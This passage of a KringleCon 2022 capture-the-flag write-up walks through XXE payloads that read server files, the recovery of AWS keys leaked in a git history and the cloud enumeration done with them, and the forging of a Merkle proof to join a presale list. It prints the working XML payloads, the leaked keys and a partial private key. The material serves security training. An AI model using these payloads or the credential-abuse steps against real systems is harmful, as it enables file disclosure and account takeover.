Having all information and nudges in place we are starting looking for a ringlist using different language than in original request. We received nudge about XXE so we will switch to XML payload.

First payload to retrieve ringlist

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE root [
  <!ENTITY xxe SYSTEM "file:///app/static/images/ringlist.txt" >]>
<root>
                        <imgDrop>&xxe;</imgDrop>
  <who>princess</who>
  <reqType>xml</reqType>
</root>
```

And response:


```
HTTP/2 200 OK
Server: Werkzeug/2.2.2 Python/3.10.8
Date: Tue, 27 Dec 2022 10:58:31 GMT
Content-Type: application/json
Content-Length: 350
Set-Cookie: MiniLembanh=999eff16-adab-456f-9ebf-3b655553cb75.15x-XtEVFnjE8m8Iq3y97Ek0MTA; Domain=glamtarielsfountain.com; Path=/
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000



{
  "appResp": "Ah, you found my ring list! Gold, red, blue - so many colors! Glad I don't keep any secrets in it any more! Please though, don't tell anyone about this.^She really does try to keep things safe. Best just to put it away. (click)",
  "droppedOn": "none",
  "visit": "static/images/pholder-morethantopsupersecret63842.png,262px,100px"
}
```

So looks like application is hiding treasure box from us within the folder x_phial_pholder_2022 with magical rings.

After few attempts found out details about silvering.txt

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE root [
 <!ENTITY xxe SYSTEM "static/images/x_phial_pholder_2022/silverring.txt" >]>
<root>
 <imgDrop>&xxe;</imgDrop>
 <who>princess</who>
 <reqType>xml</reqType>
</root>
```

After few attempts found out silvering is providing nice output with interesting path to visit:

{"appResp": "I'd so love to add that silver ring to my collection, but what's this? Someone has defiled my red ring! Click it out of the way please!.^Can't say that looks good. Someone has been up to no good. Probably that miserable Grinchum!",
 "droppedOn": "none",
 "visit": "static/images/x_phial_pholder_2022/redring-supersupersecret928164.png,267px,127px"}

Visiting link we can see interesting red ring:

Goldring_to_be_deleted.txt sounds interesting.

Next we moved with xxe payload to reqType

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE root [
  <!ENTITY xxe SYSTEM
"file:///app/static/images/x_phial_pholder_2022/goldring_to_be_deleted.txt" >]>
<root>
  <imgDrop>img1</imgDrop>
  <who>princess</who>
  <reqType>&xxe;</reqType>
</root>
```

Response:

{
"appResp": "No, really I couldn't. Really? I can have the beautiful silver ring? I shouldn't, but if you insist, I accept! In return, behold, one of Kringle's golden rings! Grinchum dropped this one nearby. Makes one wonder how 'precious' it really was to him. Though I haven't touched it myself, I've been keeping it safe until someone trustworthy such as yourself came along. Congratulations!^Wow, I have never seen that before! She must really trust you!",
"droppedOn": "none",
"visit": "static/images/x_phial_pholder_2022/goldring-morethansupertopsecret76394734.png,200px,290px"
}


After this we were able to find name of golden ring

https://glamtarielsfountain.com/static/images/x_phial_pholder_2022/**goldring-morethansupertopsecret76394734.png**


6. Recover the Cloud Ring

6.1. AWS CLI Intro

Now let's look into questions



Lets configure aws client using aws configure and check credentials using sts get-caller-identity



6.2. Trufflehog Search

Git pull and review logs via git log -p did the trick as well in addition to using the tool provided

```
+++ b/put policy.py
@@ -4,8 +4,8 @@ import json

 iam = boto3.client('iam',
      region name='us-east-1',
-     aws access key id="AKIAAIDAYRANYAHGQOHD",
-     aws secret access key="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",
+     aws access key id=ACCESSKEYID,
+     aws secret access key=SECRETACCESSKEY,
 )
 # arn:aws:ec2:us-east-1:accountid:instance/*
 response = iam.put user policy(
```

Answer:


put_policy.py

Alternative way using tool

```
Found unverified result 🐷🔑
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIAAIDAYRANYAHGQOHD
Repository: https://haugfactory.com/asnowball/aws scripts.git
Timestamp: 2022-09-07 07:53:12 -0700 -0700
Line: 6
Commit: 106d33e1ffd53eea753c1365eafc6588398279b5
File: put policy.py
Email: asnowball <alabaster@northpolechristmastown.local>

Found unverified result 🐷🔑
Detector Type: Gitlab
Decoder Type: PLAIN
Raw result: add-a-file-using-the-
Line: 14
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85
File: README.md
Email: alabaster snowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws scripts.git
Timestamp: 2022-09-06 19:54:48 +0000 UTC

Found unverified result 🐷🔑
Detector Type: Gitlab
Decoder Type: BASE64
Raw result: add-a-file-using-the-
File: README.md
Email: alabaster snowball <alabaster@northpolechristmastown.local>
Repository: https://haugfactory.com/asnowball/aws scripts.git
Timestamp: 2022-09-06 19:54:48 +0000 UTC
Line: 14
Commit: 2c77c1e0a98715e32a277859864e8f5918aacc85

elf@b1ddd84be780:~$ s
[AWS 201] 0:AWS 201*                                    "b1ddd84be780" 15:31 27-Dec-22
```

trufflehog git https://haugfactory.com/asnowball/aws_scripts.git

6.3. Exploitation via AWS CLI



Cloned repo to look through the commits and found some interesting credentials:

```
commit 3476397f95da11a776d4118f1f9ae6c9d4afd0c9
Author: asnowball <alabaster@northpolechristmastown.local>
Date:   Wed Sep 7 07:53:32 2022 -0700

    added

diff --git a/put policy.py b/put policy.py
index f7013a9..d78760f 100644
--- a/put policy.py
+++ b/put policy.py
@@ -4,8 +4,8 @@ import json

 iam = boto3.client('iam',
     region name='us-east-1',
-    aws access key id="AKIAAIDAYRANYAHGQOHD",
-    aws secret access key="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",
+    aws access key id=ACCESSKEYID,
+    aws secret access key=SECRETACCESSKEY,
 )
 # arn:aws:ec2:us-east-1:accountid:instance/*
 response = iam.put user policy(
```

Using credentials I was able to check identity.

```
elf@b1ddd84be780:~/aws scripts$ aws configure
AWS Access Key ID [None]: AKIAAIDAYRANYAHGQOHD
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
elf@b1ddd84be780:~/aws scripts$ aws sts get-caller-identity
{
    "UserId": "AIDAJNIAAQYHIAAHDDRA",
    "Account": "602123424321",
    "Arn": "arn:aws:iam::602123424321:user/haug"
}
elf@b1ddd84be780:~/aws scripts$
```

Question 1

Managed (think: shared) policies can be attached to multiple users. Use the AWS CLI to find any policies attached to your user.

```
elf@b1ddd84be780:~/aws scripts$ aws iam list-attached-user-policies --user-name haug
{
    "AttachedPolicies": [
        {
            "PolicyName": "TIER1 READONLY POLICY",
            "PolicyArn": "arn:aws:iam::602123424321:policy/TIER1 READONLY POLICY"
        }
    ],
    "IsTruncated": false
}
elf@b1ddd84be780:~/aws scripts$
[AWS 201] 0:AWS 201*                                    "b1ddd84be780" 15:49 27-Dec-22
```

Question 2

Now, view or get the policy that is attached to your user..


```
elf@1c927ffe2138:~/aws scripts$ aws iam get-policy --policy-arn arn:aws:iam::602123424321:p
olicy/TIER1 READONLY POLICY
{
    "Policy": {
        "PolicyName": "TIER1 READONLY POLICY",
        "PolicyId": "ANPAYYOROBUERT7TGKUHA",
        "Arn": "arn:aws:iam::602123424321:policy/TIER1 READONLY POLICY",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 11,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "Policy for tier 1 accounts to have limited read only access to cert
ain resources in IAM, S3, and LAMBDA.",
        "CreateDate": "2022-06-21 22:02:30+00:00",
        "UpdateDate": "2022-06-21 22:10:29+00:00",
        "Tags": []
    }
}
```

Question 3

Attached policies can have multiple versions. View the default version of this policy.

Question 4

Inline policies are policies that are unique to a particular identity or resource. Use the AWS CLI to list the inline policies associated with your user.



Question 5

Now, use the AWS CLI to get the only inline policy for your user.

```
elf@1c927ffe2138:~/aws scripts$ aws iam get-user-policy --user-name hauq --policy-name S3Per
ms
{
    "UserPolicy": {
        "UserName": "hauq",
        "PolicyName": "S3Perms",
        "PolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Action": [
                        "s3:ListObjects"
                    ],
                    "Resource": [
                        "arn:aws:s3:::smoqmachines3",
                        "arn:aws:s3:::smoqmachines3/*"
                    ]
                }
            ]
        }
    },
    "IsTruncated": false
```

Question 6

The inline user policy named S3Perms disclosed the name of an S3 bucket that you have permissions to list objects.

List those objects!

aws s3api list-objects --bucket smogmachines3

```
        },
        {
            "Key": "smoqmachine lambda handler qyJZcqvKOthRMqVrAJqq.py",
            "LastModified": "2022-09-26 16:31:33+00:00",
            "ETag": "\"fd5d6ab630691dfe56a3fc2fcfb68763\"",
            "Size": 5823,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "qrinchum",
                "ID": "15f613452977255d09767b50ac4859adbb2883cd699efbabf12838fce47c5e60"
            }
        }
    ],
    "Name": "smoqmachines3",
    "Prefix": "",
    "MaxKeys": 1000,
    "EncodingType": "url"
```

Question 7

The attached user policy provided you several Lambda privileges. Use the AWS CLI to list Lambda functions.

aws lambda list-functions

```
        "FunctionName": "smoqmachine lambda",
        "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smoqmachine lambda",
        "Runtime": "python3.9",
        "Role": "arn:aws:iam::602123424321:role/smoqmachine lambda",
        "Handler": "handler.lambda handler",
        "CodeSize": 2126,
        "Description": "",
        "Timeout": 600,
        "MemorySize": 256,
        "LastModified": "2022-09-07T19:28:23.634+0000",
        "CodeSha256": "GFnsIZfqFNA1JZP3TqTI0tIavOpDLiYlq7oziWbtRsa=",
        "Version": "$LATEST",
        "VpcConfig": {
```


Question 8

Lambda functions can have public URLs from which they are directly accessible.

Use the AWS CLI to get the configuration containing the public URL of the Lambda function.



```
elf@24b29dc35ef0:~$ aws lambda get-function-url-config --function-name smoqmachine lamb
{
    "FunctionUrl": "https://rxqnav37qmvqxtaksslw5vwwjm0suhwc.lambda-url.us-east-1.on.aw
    "FunctionArn": "arn:aws:lambda:us-east-1:602123424321:function:smoqmachine lambda",
    "AuthType": "AWS IAM",
    "Cors": {
        "AllowCredentials": false,
        "AllowHeaders": [],
        "AllowMethods": [
            "GET",
            "POST"
        ],
        "AllowOrigins": [
            "*"
        ],
        "ExposeHeaders": [],
        "MaxAge": 0
    },
    "CreationTime": "2022-09-07T19:28:23.808713Z",
    "LastModifiedTime": "2022-09-07T19:28:23.808713Z"
}
elf@24b29dc35ef0:~$
```



And finally challenge is complete!


```
Great, you did it all - thank you!
```

7. Recover the Burning Ring of Fire

7.1. Buy a Hat







So finally we are proud owner of Santa's hat 😊

7.2. Blockchain Divination

Blockchain Divination

Difficulty:

Use the Blockchain Explorer in the Burning Ring of Fire to investigate the contracts and transactions on the chain. At what address is the KringleCoin smart contract deployed? Find hints for this objective hidden throughout the tunnels.

Transaction 0	
This transaction creates a contract. "KringleCoin" Contract Address: 0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554	
hash	b5f5c335a4d79a45f53142bc0d49d2f8093922f1c903140a665059aee1bbebd3
type	0x0
nonce	0
blockHash	d4a549cb109be49ab10c37d0b61e320a68b3613b5d3407f706c31d8c13f0a93c
blockNumber	1
transactionIndex	0
from	0x8B86BB82b4b0a7C085d64B86aF6B6d99150f92a1
to	None
value	0


0xc27A2D3DE339Ce353c0eFBa32e948a88F1C86554

7.3. Exploit a Smart Contract

Somehow we need to appear on pre-sale list. Looking at boredsporcrowboatsociety.com using BURP we can see what is expected:

```
Te: trailers

{
  S"WalletID":"",
  "Root":"0x52cfdfdcba8efebabd9ecc2c60e6f482ab30bdc6acf8f9bd0600de83701e15f1",
  "Proof":"",
  "Validate":"true",
  "Session":"c6d3be74-7657-4e10-bd5e-0c78a1468af4"
}
```

I could also find out interesting githubrepo from Prosferssor Petabyte:




Using hint from github repo we have deployed docker image with fancy script in it to generate root hash based on leaves which are wallet hashes.

```
docker build -t merkletrees .
docker run -it --rm --name=merkletrees merkletrees
```

I have added leaves to the script using my wallet as 1st item, and someone else picked up randomly from sporc gallery.


Running script received root and proof:



New crafted payload using burp

```
{
  "WalletID":"0x52020336690186b858856a254cacD2Ad4E4eb407",
  "Root":"0x3b9276f78cc0c79183db30470b1e3eac06caf379c693de73f53c02731536aebc",
  "Proof":"0x3ca7b0f306be105d5e5b040af0e2bc35fb95026afcd89f726e8e94994c312f79",
  "Validate":"true",
  "Session":"cec86b51-ceaa-4862-9829-90f2207249cf"
}
```


And we are on the list!



4. If you're not on the presale list, ***you're not on the list***. Don't beg and plead with us to put you on the list. Seriously - we've only put Sporcs that we're tight with on the list. ***WE*** decided who's on the list (COOL SPORCS ONLY). We don't just let ***anyone*** on. If we were putting you on the list, we would've contacted you... not the other way around.
5. Once you've confirmed everything works and you're sure you have the whole *validated-and-on-the-list* thing down, just go find a KTM and pre-approve a 100 KC transaction from the wallet you validated. That way, the funds are ready to go. Our Wallet Address is 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a.

So let's go and preapprove 100KC to the specified wallet id.
0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a

KringleCoin Teller Machine

Welcome to the KringleCoin Network! We're glad you're here!

"To" Address: 0xe8fC6f6a76BE243122E3d01A1c544F87f1264d3a

Amount (KC): 100

Your Key: 0x370bea93db8daf376a9dbedfd301c4a36bdaf41e1f8837ceb

You have successfully approved the transaction!

Success! You are now the proud owner of BSRS Token #000535. You can find more information at https://boredsporcrowboatsociety.com/TOKENS/BSRS535, or check it out in the gallery!
Transaction: 0x5c558646724dc4ee68a0d6d60b002793a357cf18d7294b6407888ace96ac78bf, Block: 101325

Remember: Just like we planned, tell everyone you know to *BUY A BoredSporc*.
When general sales start, and the humans start buying them up, the prices will skyrocket, and we all sell at once!

The market will tank, but we'll all be rich!!!

https://boredsporcrowboatsociety.com/TOKENS/BSRS535

{"name": "BSRS Token #000535", "description": "Official Bored Sporc Rowboat Society Sporc #000535", "image": "https://boredsporcrowboatsociety.com/TOKENS/TOKENIMAGES/BSRS535.png", "external_url": "https://boredsporcrowboatsociety.com/TOKENS/BSRS535", "token_id": 535}

7. Finale

This is where we can talk to Santa 😊

8. Credits

Thanks so much to the team behind Kringlecon, you put so much effort every year to entertain us! Much appreciated all the fun I had during the challenges and how much I learnt. Can’t wait for next one! Special credits to @labnuke and @sk4r3kr0w for being helpful!